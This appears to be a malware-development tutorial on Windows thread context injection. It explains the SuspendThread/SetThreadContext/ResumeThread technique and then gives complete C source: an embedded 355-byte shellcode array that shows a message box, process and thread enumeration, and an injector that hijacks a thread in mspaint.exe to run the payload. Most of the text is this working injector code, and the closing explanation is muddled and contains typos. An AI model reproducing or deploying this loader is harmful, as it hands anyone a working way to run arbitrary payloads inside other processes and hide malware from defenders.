
# Thread Context Injection


Earlier we had learned process injection, so in this section, we are going to learn more types of injection, here we are going to inject the payload to another thread.



## What is Thread Context?

- Information about a thread
- Memory allocation
- Heap, Stack
- Register values
- Next Instruction Pointer


Here's the mechanism of thread context injection:




## Mechanism of Thread Context Injection

Here we have malware trojan, which has a shellcode in it, and on the right, we have the target process, and it has got a thread(every process has got a thread)

First, the malware will search for the target process, then it will search for the thread, then it will allocate the memory for the shellcode to execute.




Then it will write the shellcode in the allocated memory, using WriteProcessMemory



Then it will suspend the thread using SuspendThread.

The purpose of SuspendThread is that it can change the instruction pointer to the thread so that the instruction pointer will point toward the shellcode.


The Instruction Pointer is the register containing  the memory address of the next instruction



The next step is to change the instruction pointer, here it will get the instruction to point toward the pointer, by using SetThreadContext, and GetThreadContext

GetThreadContext will get the Instruction Pointer


And SetThreadContext will change the instruction point on the thread so that it will execute the shellcode




In the next step, it will resume the thread, using the ResumeThread API, so at this point, it will execute the shellcode.

Now let’s deep dive into the API used:


Here’s the code:




```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

unsigned char ShellCodePayload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};
```




```
unsigned int lengthOfShellCodePayload = 355;


int SearchForProcess(const char *processName) {

        HANDLE hSnapshotOfProcesses;
        PROCESSENTRY32 processStruct;
        int pid = 0;

        hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

        processStruct.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
                CloseHandle(hSnapshotOfProcesses);
                return 0;
        }

        while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
                if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
                        pid = processStruct.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hSnapshotOfProcesses);

        return pid;
}
```



```
HANDLE SearchForThread(int pid){

    HANDLE hThread = NULL;
    THREADENTRY32 thEntry;
    thEntry.dwSize = sizeof(thEntry);
    HANDLE Snap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    while (Thread32Next(Snap, &thEntry)) {
                if (thEntry.th32OwnerProcessID == pid) {
                        hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, thEntry.th32ThreadID);
                        break;
                }
        }
    CloseHandle(Snap);
    return hThread;
}
```



```c
int InjectCTX(int pid, HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    HANDLE hThread = NULL;
    LPVOID pRemoteCode = NULL;
    CONTEXT ctx;

    //find thread in target process
    hThread = SearchForThread(pid);
    if (hThread == NULL){
        printf("Error! Failed to hijack thread\n");
        return -1;
    }

    //optional decrypt payload if payload is encrypted here

    //perform payload injection

    pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);

    //execute the payload by hijacking a thread in the target process
    SuspendThread(hThread);
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(hThread, &ctx);
#ifdef _M_IX86
    ctx.Eip = (DWORD_PTR) pRemoteCode;
#else
    ctx.Rip = (DWORD_PTR) pRemoteCode;
#endif
    SetThreadContext(hThread, &ctx);

    return ResumeThread(hThread);
}
```



```c
int main(void) {

    int pid = 0;
    HANDLE hProcess = NULL;
    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        //try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE, FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            InjectCTX(pid, hProcess, ShellCodePayload, lengthOfShellCodePayload);
            CloseHandle(hProcess);
        }
    }
    return 0;
}
```


We can see that we are using HANDLE SearchForThread., which is the same as the function SearchForThread, but there are differences.

In the HANDLE, under the CreateToolhelp32Snapshot, we are using TH32CS_SNAPTHREAD, but in the above function, we are using THE32CS_SNAPPROCESS when searching for a process.

We use CrearteToolhelp32Snapshot to search for the process in the memory.

